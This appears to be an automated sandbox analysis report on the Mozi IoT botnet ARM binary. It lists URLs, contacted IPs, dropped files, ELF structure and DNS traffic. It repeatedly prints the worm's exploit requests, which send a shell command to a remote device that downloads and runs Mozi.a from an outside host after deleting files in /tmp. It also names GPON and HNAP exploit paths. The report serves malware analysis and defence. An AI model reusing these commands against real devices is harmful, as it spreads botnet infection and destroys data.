http://%s:%d/Mozi.m	0%	Avira URL Cloud	safe	
http://www.alsa-project.org/cardinfo-db/	0%	Avira URL Cloud	safe	
http://171.25.175.236:80/shell?cd+/tmp;rm+-rf+*;wget+http://192.168.1.1:8088/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws	0%	Avira URL Cloud	safe	
http://23.44.16.109:80/shell?cd+/tmp;rm+-rf+*;wget+http://192.168.1.1:8088/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws	0%	Avira URL Cloud	safe	
http://%s:%d/bin.sh	0%	Avira URL Cloud	safe	
http://www.alsa-project.org/alsa-info.sh	0%	Avira URL Cloud	safe	
http://%s:%d/Mozi.m;	0%	Avira URL Cloud	safe	
http://205.198.160.107:80/shell?cd+/tmp;rm+-rf+*;wget+http://192.168.1.1:8088/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws	0%	Avira URL Cloud	safe	
http://1.9.218.126:80/HNAP1/	0%	Avira URL Cloud	safe	
http://%s:%d/Mozi.a;sh$	0%	Avira URL Cloud	safe	
http://23.58.36.209:80/shell?cd+/tmp;rm+-rf+*;wget+http://192.168.1.1:8088/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws	0%	Avira URL Cloud	safe	
http://127.0.0.1:80/GponForm/diag_Form?images/	0%	Avira URL Cloud	safe	
http://23.6.123.60:80/shell?cd+/tmp;rm+-rf+*;wget+http://192.168.1.1:8088/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws	0%	Avira URL Cloud	safe	
http://127.0.0.1:8080/GponForm/diag_Form?images/	0%	Avira URL Cloud	safe	
http://114.142.213.80:80/shell?cd+/tmp;rm+-rf+*;wget+http://192.168.1.1:8088/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws	0%	Avira URL Cloud	safe	
http://127.0.0.1	0%	Avira URL Cloud	safe	
http://www.alsa-project.org	0%	Avira URL Cloud	safe	
http://121.151.98.14:80/HNAP1/	0%	Avira URL Cloud	safe	
http://127.0.0.1sendcmd	0%	URL Reputation	safe	
http://178.32.54.199:80/shell?cd+/tmp;rm+-rf+*;wget+http://192.168.1.1:8088/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws	0%	Avira URL Cloud	safe	
http://81.108.37.251:80/HNAP1/	0%	Avira URL Cloud	safe	
http://%s:%d/Mozi.m;/tmp/Mozi.m	0%	Avira URL Cloud	safe	
http://104.25.119.143:80/shell?cd+/tmp;rm+-rf+*;wget+http://192.168.1.1:8088/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws	0%	Avira URL Cloud	safe	
http://purenetworks.com/HNAP1/	0%	URL Reputation	safe	
http://188.215.82.71:80/shell?cd+/tmp;rm+-rf+*;wget+http://192.168.1.1:8088/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws	0%	Avira URL Cloud	safe	
http://www.alsa-project.org.	0%	Avira URL Cloud	safe	
http://148.229.1.12:80/shell?cd+/tmp;rm+-rf+*;wget+http://192.168.1.1:8088/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws	0%	Avira URL Cloud	safe	
http://54.173.33.241:80/shell?cd+/tmp;rm+-rf+*;wget+http://192.168.1.1:8088/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws	0%	Avira URL Cloud	safe	
http://HTTP/1.1	0%	Avira URL Cloud	safe	
http://93.41.229.147:80/HNAP1/	0%	Avira URL Cloud	safe	
http://162.209.132.128:80/shell?cd+/tmp;rm+-rf+*;wget+http://192.168.1.1:8088/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws	0%	Avira URL Cloud	safe	
http://186.219.131.213:80/shell?cd+/tmp;rm+-rf+*;wget+http://192.168.1.1:8088/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws	0%	Avira URL Cloud	safe	
http://23.57.42.173:80/HNAP1/	0%	Avira URL Cloud	safe	
http://23.1.122.127:80/HNAP1/	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains


Name	IP	Active	Malicious	Antivirus Detection	Reputation
dht.transmissionbt.com	87.98.162.88	true	false		high
bttracker.acc.umu.se	130.239.18.158	true	false		high
router.bittorrent.com	67.215.246.10	true	false		high
router.utorrent.com	82.221.103.244	true	false		high
bttracker.debian.org	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://13.35.5.125:80/shell?cd+/tmp;rm+-rf+*;wget+http://192.168.1.1:8088/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws	true	• Avira URL Cloud: safe	unknown
http://154.93.41.99:37215/ctrlt/DeviceUpgrade_1	false	• Avira URL Cloud: safe	unknown
http://87.17.124.195:80/shell?cd+/tmp;rm+-rf+*;wget+http://192.168.1.1:8088/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws	true	• Avira URL Cloud: safe	unknown
http://154.209.180.104:80/shell?cd+/tmp;rm+-rf+*;wget+http://192.168.1.1:8088/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws	true	• Avira URL Cloud: safe	unknown
http://171.25.175.236:80/shell?cd+/tmp;rm+-rf+*;wget+http://192.168.1.1:8088/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws	true	• Avira URL Cloud: safe	unknown
http://23.44.16.109:80/shell?cd+/tmp;rm+-rf+*;wget+http://192.168.1.1:8088/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws	true	• Avira URL Cloud: safe	unknown
http://205.198.160.107:80/shell?cd+/tmp;rm+-rf+*;wget+http://192.168.1.1:8088/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws	true	• Avira URL Cloud: safe	unknown
http://1.9.218.126:80/HNAP1/	true	• Avira URL Cloud: safe	unknown
http://23.58.36.209:80/shell?cd+/tmp;rm+-rf+*;wget+http://192.168.1.1:8088/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws	true	• Avira URL Cloud: safe	unknown
http://127.0.0.1:80/GponForm/diag_Form?images/	true	• Avira URL Cloud: safe	unknown
http://23.6.123.60:80/shell?cd+/tmp;rm+-rf+*;wget+http://192.168.1.1:8088/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws	true	• Avira URL Cloud: safe	unknown
http://127.0.0.1:8080/GponForm/diag_Form?images/	true	• Avira URL Cloud: safe	unknown
http://114.142.213.80:80/shell?cd+/tmp;rm+-rf+*;wget+http://192.168.1.1:8088/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws	true	• Avira URL Cloud: safe	unknown
http://121.151.98.14:80/HNAP1/	false	• Avira URL Cloud: safe	unknown
http://178.32.54.199:80/shell?cd+/tmp;rm+-rf+*;wget+http://192.168.1.1:8088/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws	true	• Avira URL Cloud: safe	unknown
http://81.108.37.251:80/HNAP1/	true	• Avira URL Cloud: safe	unknown
http://104.25.119.143:80/shell?cd+/tmp;rm+-rf+*;wget+http://192.168.1.1:8088/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws	true	• Avira URL Cloud: safe	unknown
http://188.215.82.71:80/shell?cd+/tmp;rm+-rf+*;wget+http://192.168.1.1:8088/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws	true	• Avira URL Cloud: safe	unknown
http://148.229.1.12:80/shell?cd+/tmp;rm+-rf+*;wget+http://192.168.1.1:8088/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws	true	• Avira URL Cloud: safe	unknown
http://54.173.33.241:80/shell?cd+/tmp;rm+-rf+*;wget+http://192.168.1.1:8088/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws	true	• Avira URL Cloud: safe	unknown
http://93.41.229.147:80/HNAP1/	true	• Avira URL Cloud: safe	unknown
http://162.209.132.128:80/shell?cd+/tmp;rm+-rf+*;wget+http://192.168.1.1:8088/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws	true	• Avira URL Cloud: safe	unknown
http://186.219.131.213:80/shell?cd+/tmp;rm+-rf+*;wget+http://192.168.1.1:8088/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws	true	• Avira URL Cloud: safe	unknown
http://23.57.42.173:80/HNAP1/	true	• Avira URL Cloud: safe	unknown
http://23.1.122.127:80/HNAP1/	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
124.109.183.90	unknown	Japan		2516	KDDIKDDICORPORATIONJP	false
117.207.90.45	unknown	India		9829	BSNL-NIBNationalInternetBackboneIN	false
94.149.105.110	unknown	Denmark		9158	TELENOR_DANMARK_ASDK	false
185.239.176.62	unknown	Iraq		204798	MaxLinkCompanyLtdIQ	false
37.133.231.78	unknown	Spain		12479	UNI2-ASES	false
208.252.73.84	unknown	United States		4208	THE-ISERV-COMPANYUS	false
91.6.191.105	unknown	Germany		3320	DTAGInternetserviceprovideroperationsDE	false
130.114.149.2	unknown	United States		1467	DNIC-ASBLK-01467-01468US	false
24.219.254.49	unknown	United States		8092	AMHUS	false
39.99.69.81	unknown	China		37963	CNNIC-ALIBABA-CN-NET-APHangzhouAlibabaAdvertisingCoLtd	false
1.185.181.124	unknown	China		4538	ERX-CERNET-BKBChinaEducationandResearchNetworkCenter	false
208.115.182.29	unknown	United States		22968	MIAMI-UNIVERSITYUS	false
113.129.113.246	unknown	China		4134	CHINANET-BACKBONENo31Jin-rongStreetCN	false
135.192.237.245	unknown	United States		14962	NCR-252US	false
67.148.51.196	unknown	United States		3910	CENTURYLINK-EUROPE-LEGACY-QWESTUS	false
145.55.9.226	unknown	United Kingdom		1103	SURFNET-NLSURFnetTheNetherlandsNL	false
143.49.171.154	unknown	United States		13748	CSHLUS	false
44.87.205.17	unknown	United States		7377	UCSDUS	false
218.72.91.66	unknown	China		4134	CHINANET-BACKBONENo31Jin-rongStreetCN	false
23.11.203.232	unknown	United States		20940	AKAMAI-ASN1EU	false
53.248.69.159	unknown	Germany		31399	DAIMLER-ASITIGNGlobalNetworkDE	false

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
98.245.32.216	unknown	United States		7922	COMCAST-7922US	false
80.59.253.0	unknown	Spain		3352	TELEFONICA_DE_ESPANAES	false
147.16.72.64	unknown	United States		10796	TWC-10796-MIDWESTUS	false
4.171.59.186	unknown	United States		3356	LEVEL3US	false
37.78.209.154	unknown	Russian Federation		12389	ROSTELECOM-ASRU	false
142.94.252.227	unknown	Canada		393952	GOANETCA	false
124.13.95.167	unknown	Malaysia		4788	TMNET-AS-APTMNetInternetServiceProviderMY	false
86.15.234.71	unknown	United Kingdom		5089	NTLGB	false
162.4.117.204	unknown	unknown		35893	ACPCA	false
57.219.0.139	unknown	Belgium		2686	ATGS-MMD-ASUS	false
159.229.74.191	unknown	United States		13188	TRIOLANUA	false
69.103.186.241	unknown	United States		4261	BLUEGRASSNETUS	false
124.225.149.1	unknown	China		4134	CHINANET-BACKBONENo31Jin-rongStreetCN	false
41.29.160.34	unknown	South Africa		29975	VODACOM-ZA	false
6.11.213.232	unknown	United States		668	DNIC-AS-00668US	false
149.196.235.159	unknown	United Kingdom		8386	KOCNETTR	false
139.112.91.231	unknown	Norway		5619	EVRY-NO	false
170.145.194.147	unknown	United States		2048	LANET-1US	false
16.76.8.99	unknown	United States		unknown	unknown	false
204.180.37.241	unknown	United States		1239	SPRINTLINKUS	false
48.63.209.77	unknown	United States		2686	ATGS-MMD-ASUS	false
154.123.11.110	unknown	Kenya		12455	JAMBONETKE	false
204.228.101.40	unknown	United States		30136	AD12US	false
95.179.227.24	unknown	Netherlands		20473	AS-CHOOPAUS	false
222.196.0.53	unknown	China		4538	ERX-CERNET-BKBChinaEducationandResearchNetworkCenter	false
154.62.137.64	unknown	United States		174	COGENT-174US	false
44.53.23.174	unknown	United States		7377	UCSDUS	false
172.206.179.220	unknown	United States		18747	IFX18747US	false
175.244.101.90	unknown	Korea Republic of		4766	KIXS-AS-KRKoreaTelecomKR	false
163.8.68.103	unknown	Australia		45589	ENERGYAUST-ASAUSGRIDAU	false
68.136.209.119	unknown	United States		23148	TERRENAPUS	false
35.60.164.149	unknown	United States		36375	UMICH-AS-5US	false
202.222.4.253	unknown	Japan		10010	TOKAITOKAICommunicationsCorporationJP	false
166.106.1.246	unknown	unknown		9321	HYUNET-ASHanyangUniversityKR	false
104.100.148.229	unknown	United States		9443	VOCUS-RETAIL-AUVocusRetailAU	false
177.249.12.60	unknown	Mexico		13999	MegaCableSAdeCVMX	false
39.147.161.154	unknown	China		9808	CMNET-GDGuangdongMobileCommunicationCoLtdCN	false
43.126.201.126	unknown	Japan		4249	LILLY-ASUS	false
182.170.213.106	unknown	Japan		2527	SO-NETSo-netEntertainmentCorporationJP	false
167.110.204.224	unknown	United States		6057	AdministracionNacionaldeTelecomunicacionesUY	false
220.71.153.167	unknown	Korea Republic of		4766	KIXS-AS-KRKoreaTelecomKR	false
142.78.223.105	unknown	Canada		2665	CDAGOVNCA	false
218.39.19.65	unknown	Korea Republic of		9318	SKB-ASSKBroadbandCoLtdKR	false
95.240.239.88	unknown	Italy		3269	ASN-IBSNAZIT	false
35.89.206.91	unknown	United States		237	MERIT-AS-14US	false
53.114.83.124	unknown	Germany		31399	DAIMLER-ASITIGNGlobalNetworkDE	false

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
173.94.112.119	unknown	United States		11426	TWC-11426-CAROLINASUS	false
164.251.226.208	unknown	United States		5972	DNIC-ASBLK-05800-06055US	false
60.50.120.207	unknown	Malaysia		4788	TMNET-AS-APTMNetInternetServiceProviderMY	false
62.111.242.61	unknown	Poland		12741	AS-NETIAWarszawa02-822PL	false
23.232.144.253	unknown	Japan		2514	INFOSPHERENTTPCCommunicationsIncJP	false
185.79.226.70	unknown	Portugal		41962	MGONCALVESPT	false
47.85.193.136	unknown	United States		3209	VODANETInternationalIP-BackboneofVodafoneDE	false
149.31.223.0	unknown	United States		27616	AS-NEWSCHOOLUS	false
156.4.225.43	unknown	United States		29975	VODACOM-ZA	false
205.4.238.39	unknown	United States		2914	NTT-COMMUNICATIONS-2914US	false
11.230.142.52	unknown	United States		3356	LEVEL3US	false
40.91.248.26	unknown	United States		8075	MICROSOFT-CORP-MSN-AS-BLOCKUS	false
130.68.103.209	unknown	United States		205	MONTCLAIR-ASUS	false
205.95.125.90	unknown	United States		647	DNIC-ASBLK-00616-00665US	false
32.174.73.232	unknown	United States		2686	ATGS-MMD-ASUS	false
4.110.94.140	unknown	United States		3356	LEVEL3US	false
185.8.253.105	unknown	France		8399	SEWAN-FR	false
20.238.169.86	unknown	United States		8075	MICROSOFT-CORP-MSN-AS-BLOCKUS	false
220.205.132.232	unknown	China		4837	CHINA169-BACKBONECHINAUNICOMChina169BackboneCN	false
16.65.114.156	unknown	United States		unknown	unknown	false
211.4.101.192	unknown	Japan		2516	KDDIKDDICORPORATIONJP	false
217.232.11.98	unknown	Germany		3320	DTAGInternetserviceprovideroperationsDE	false
165.41.240.146	unknown	United States		37053	RSAWEB-ASZA	false
194.97.213.242	unknown	Germany		5430	FREENETDEfreenetDatenkommunikationsGmbHDE	false
173.167.216.78	unknown	United States		7922	COMCAST-7922US	false
103.59.2.142	unknown	India		9829	BSNL-NIBNationalInternetBackboneIN	false
152.114.122.105	unknown	United Kingdom		29295	NPSGB	false
135.26.138.61	unknown	United States		13333	CCI-PA-AS-1US	false
34.186.100.193	unknown	United States		2686	ATGS-MMD-ASUS	false
93.13.215.74	unknown	France		15557	LDCOMNETFR	false
39.38.182.96	unknown	Pakistan		45595	PKTELECOM-AS-PKPakistanTelecomCompanyLimitedPK	false
198.145.227.220	unknown	United States		2044	IINET-2044US	false
169.137.244.247	unknown	United States		13433	COXNETUS	false

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

/boot/grub/i386-pc/modinfo.sh

/etc/acpi/asus-keyboard-backlight.sh

/etc/acpi/asus-wireless.sh

/etc/acpi/ibm-wireless.sh

/etc/acpi/tosh-wireless.sh

/etc/acpi/undock.sh

/etc/console-setup/cached_setup_font.sh

/etc/console-setup/cached_setup_keyboard.sh

/etc/console-setup/cached_setup_terminal.sh

/etc/gdm3/config-error-dialog.sh

/etc/init.d/S95baby.sh

/etc/init.d/console-setup.sh

/etc/init.d/hwclock.sh

/etc/init.d/keyboard-setup.sh

/etc/profile.d/01-locale-fix.sh

/etc/profile.d/Z97-byobu.sh

/etc/profile.d/Z99-cloud-locale-test.sh

/etc/profile.d/Z99-cloudinit-warnings.sh

/etc/profile.d/apps-bin-path.sh

/etc/profile.d/bash_completion.sh

/etc/profile.d/cedilla-portuguese.sh

/etc/profile.d/gawk.sh

/etc/profile.d/im-config_wayland.sh

/etc/profile.d/vte-2.91.sh

/etc/profile.d/xdg_dirs_desktop_session.sh

/etc/rcS.d/S95baby.sh

/etc/wpa_supplicant/action_wpa.sh

/etc/wpa_supplicant/functions.sh

/etc/wpa_supplicant/ifupdown.sh

/tmp/.config

/usr/bin/gettext.sh

/usr/bin/rescan-scsi-bus.sh

/usr/networks

/usr/share/PackageKit/helpers/test_spawn/search-name.sh

/usr/share/alsa-base/alsa-info.sh

/usr/share/alsa/utils.sh

/usr/share/brltty/initramfs/brltty.sh

/usr/share/cups/braille/cups-braille.sh

/usr/share/cups/braille/index.sh

/usr/share/cups/braille/indexv3.sh

/usr/share/cups/braille/indexv4.sh

/usr/share/debconf/confmodule.sh

/usr/share/doc/acpid/examples/ac.sh

/usr/share/doc/acpid/examples/default.sh

/usr/share/doc/acpid/examples/powerbtn.sh

/usr/share/doc/bubblewrap/examples/bubblewrap-shell.sh

/usr/share/doc/bubblewrap/examples/flatpak-run.sh

/usr/share/doc/busybox-static/examples/mdev.conf.change_blockdev.sh

/usr/share/doc/cron/examples/cron-tasks-review.sh

/usr/share/doc/gawk/examples/network/PostAgent.sh

/usr/share/doc/gawk/examples/prog/igawk.sh

/usr/share/doc/gdb/contrib/ari/create-web-ari-in-src.sh

/usr/share/doc/gdb/contrib/ari/gdb_find.sh

/usr/share/doc/gdb/contrib/expect-read1.sh

/usr/share/doc/gdb/contrib/gdb-add-index.sh

/usr/share/doc/gdb/contrib/words.sh

/usr/share/doc/git/contrib/coverage-diff.sh

/usr/share/doc/git/contrib/credential/netrc/t-git-credential-netrc.sh

/usr/share/doc/git/contrib/diff-highlight/t/t9400-diff-highlight.sh

/usr/share/doc/git/contrib/fast-import/git-import.sh

/usr/share/doc/git/contrib/git-resurrect.sh

/usr/share/doc/git/contrib/remotes2config.sh

/usr/share/doc/git/contrib/rerere-train.sh

/usr/share/doc/git/contrib/subtree/git-subtree.sh

/usr/share/doc/git/contrib/subtree/t/t7900-subtree.sh

/usr/share/doc/git/contrib/thunderbird-patch-inline/appp.sh

/usr/share/doc/git/contrib/update-unicode/update_unicode.sh

/usr/share/doc/git/contrib/vscode/init.sh

/usr/share/doc/hddtemp/contribs/analyze/graph-field.sh

/usr/share/doc/hddtemp/contribs/analyze/hddtemp_monitor.sh

/usr/share/doc/hddtemp/contribs/hddtemp-all.sh

/usr/share/doc/lm-sensors/examples/daemon/healthd.sh

/usr/share/doc/lm-sensors/examples/tellerstats/gather.sh

/usr/share/doc/lm-sensors/examples/tellerstats/tellerstats.sh

/usr/share/doc/netcat-openbsd/examples/dist.sh

/usr/share/doc/popularity-contest/examples/bin/popcon-process.sh

/usr/share/doc/python3-colorama/examples/demo.sh

/usr/share/doc/python3-serial/examples/port_publisher.sh

/usr/share/doc/sg3-utils/examples/sg_persist_tst.sh

/usr/share/doc/transmission-common/examples/send-email-when-torrent-done.sh

/usr/share/doc/xdotool/examples/ffsp.sh

/usr/share/hplip/hplip_clean.sh

/usr/share/lightdm/guest-session/setup.sh

/usr/share/os-prober/common.sh

/usr/share/session-migration/scripts/01-usd-migration-monitors-xml.sh

/usr/share/vim/vim81/macros/less.sh

/usr/src/linux-headers-5.4.0-81/Documentation/admin-guide/aoe/autoload.sh

/usr/src/linux-headers-5.4.0-81/Documentation/admin-guide/aoe/status.sh

/usr/src/linux-headers-5.4.0-81/Documentation/admin-guide/aoe/udev-install.sh

/usr/src/linux-headers-5.4.0-81/Documentation/arm64/kasan-offsets.sh

/usr/src/linux-headers-5.4.0-81/Documentation/features/list-arch.sh

/usr/src/linux-headers-5.4.0-81/Documentation/features/scripts/features-refresh.sh

/usr/src/linux-headers-5.4.0-81/Documentation/s390/config3270.sh

/usr/src/linux-headers-5.4.0-81/Documentation/sound/cards/multisound.sh

/usr/src/linux-headers-5.4.0-81/arch/arm/boot/deflate_xip_data.sh

/usr/src/linux-headers-5.4.0-81/arch/arm/boot/install.sh

/usr/src/linux-headers-5.4.0-81/arch/arm/tools/syscallhdr.sh

/usr/src/linux-headers-5.4.0-81/arch/arm/tools/syscallnr.sh

/usr/src/linux-headers-5.4.0-81/arch/arm/tools/syscalltbl.sh

/usr/src/linux-headers-5.4.0-81/arch/arm64/boot/install.sh

Static File Info

General

File type:	ELF 32-bit LSB executable, ARM, EABI4 version 1 (SYSV), statically linked, stripped
Entropy (8bit):	5.819679405566689
TrID:	• ELF Executable and Linkable format (generic) (4004/1) 100.00%
File name:	Mozi.m.3
File size:	307960
MD5:	eec5c6c219535fba3a0492ea8118b397
SHA1:	292559e94f1c04b7d0c65d4a01bbbc5dc1ff6f21
SHA256:	12013662c71da69de977c04cd7021f13a70cf7bed4ca6c82acbc100464d4b0ef
SHA512:	3482c8324a18302f0f37b6e23ed85f24fff9f50bb568d8fd7461bf57f077a7c592f7a88bb2e1c398699958946d87bb93ab744d13a0003f9b879c15e6471f7400
SSDEEP:	6144:T2s/gAWuboqsJ9xcJxspJBqQgTuaJZRhVabE5wKSDP99zBa77oNsKqqfPqOJ:T2s/bW+UmJqBxAuaPRhVabEDSDP99zBT
File Content Preview:	.ELF.....(.....4...P.....4. ...(.....p.....(...(.....8.....Q.td.....-...L.....@-.,@...0....S

Static ELF Info

ELF header

Class:	ELF32
Data:	2's complement, little endian
Version:	1 (current)
Machine:	ARM
Version Number:	0x1
Type:	EXEC (Executable file)
OS/ABI:	UNIX - System V
ABI Version:	0
Entry Point Address:	0x8194
Flags:	0x4000002
ELF Header Size:	52
Program Header Offset:	52
Program Header Size:	32
Number of Program Headers:	5
Section Header Offset:	307280
Section Header Size:	40

ELF header

Number of Section Headers:	17
Header String Table Index:	16

Sections


Name	Type	Address	Offset	Size	EntSize	Flags	Flags Description	Link	Info	Align
	NULL	0x0	0x0	0x0	0x0	0x0		0	0	0
.init	PROGBITS	0x80d4	0xd4	0x10	0x0	0x6	AX	0	0	4
.text	PROGBITS	0x80f0	0xf0	0x34a98	0x0	0x6	AX	0	0	16
.fini	PROGBITS	0x3cb88	0x34b88	0x10	0x0	0x6	AX	0	0	4
.rodata	PROGBITS	0x3cb98	0x34b98	0xb9d0	0x0	0x2	A	0	0	8
.ARM.extab	PROGBITS	0x48568	0x40568	0x18	0x0	0x2	A	0	0	4
.ARM.exidx	ARM_EXIDX	0x48580	0x40580	0x128	0x0	0x82	AL	2	0	4
.eh_frame	PROGBITS	0x51000	0x41000	0x4	0x0	0x3	WA	0	0	4
.tbss	NOBITS	0x51004	0x41004	0x8	0x0	0x403	WAT	0	0	4
.init_array	INIT_ARRAY	0x51004	0x41004	0x4	0x0	0x3	WA	0	0	4
.fini_array	FINI_ARRAY	0x51008	0x41008	0x4	0x0	0x3	WA	0	0	4
.data.rel.ro	PROGBITS	0x51010	0x41010	0x18	0x0	0x3	WA	0	0	4
.got	PROGBITS	0x51028	0x41028	0xb8	0x4	0x3	WA	0	0	4
.data	PROGBITS	0x510e0	0x410e0	0x9ec8	0x0	0x3	WA	0	0	8
.bss	NOBITS	0x5afa8	0x4afa8	0x25b90	0x0	0x3	WA	0	0	8
.ARM.attributes	ARM_ATTRIBUTES	0x0	0x4afa8	0x16	0x0	0x0		0	0	1
.shstrtab	STRTAB	0x0	0x4afbe	0x90	0x0	0x0		0	0	1

Program Segments

Type	Offset	Virtual Address	Physical Address	File Size	Memory Size	Entropy	Flags	Flags Description	Align	Prog Interpreter	Section Mappings
EXIDX	0x40580	0x48580	0x48580	0x128	0x128	2.1681	0x4	R	0x4		.ARM.exidx
LOAD	0x0	0x8000	0x8000	0x406a8	0x406a8	3.5095	0x5	R E	0x8000		.init .text .fini .rodata .ARM.extab .ARM.exidx
LOAD	0x41000	0x51000	0x51000	0x9fa8	0x2fb38	1.9454	0x6	RW	0x8000		.eh_frame .init_array .fini_array .data.rel.ro .got .data .bss
TLS	0x41004	0x51004	0x51004	0x0	0x8	0.0000	0x4	R	0x4		
GNU_STACK	0x0	0x0	0x0	0x0	0x0	0.0000	0x7	RWE	0x4		

Network Behavior

Network Port Distribution



Total Packets: 97

- 49152 undefined
- 52869 undefined
- 81 undefined
- 7574 undefined
- 8080 undefined
- 37215 undefined
- 5555 undefined
- 8443 undefined
- 80 (HTTP)
- 443 (HTTPS)

TCP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 28, 2022 13:58:09.379921913 CET	192.168.2.23	1.1.1.1	0xec1b	Standard query (0)	dht.transmissionbt.com	A (IP address)	IN (0x0001)
Jan 28, 2022 13:58:09.402530909 CET	192.168.2.23	1.1.1.1	0x1097	Standard query (0)	router.bittorrent.com	A (IP address)	IN (0x0001)
Jan 28, 2022 13:58:09.424213886 CET	192.168.2.23	1.1.1.1	0xeaae	Standard query (0)	router.utorrent.com	A (IP address)	IN (0x0001)
Jan 28, 2022 13:58:09.450418949 CET	192.168.2.23	1.1.1.1	0xa2c8	Standard query (0)	bttracker.debian.org	A (IP address)	IN (0x0001)
Jan 28, 2022 13:58:09.468991995 CET	192.168.2.23	1.1.1.1	0x3ccb	Standard query (0)	bttracker.acc.umu.se	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
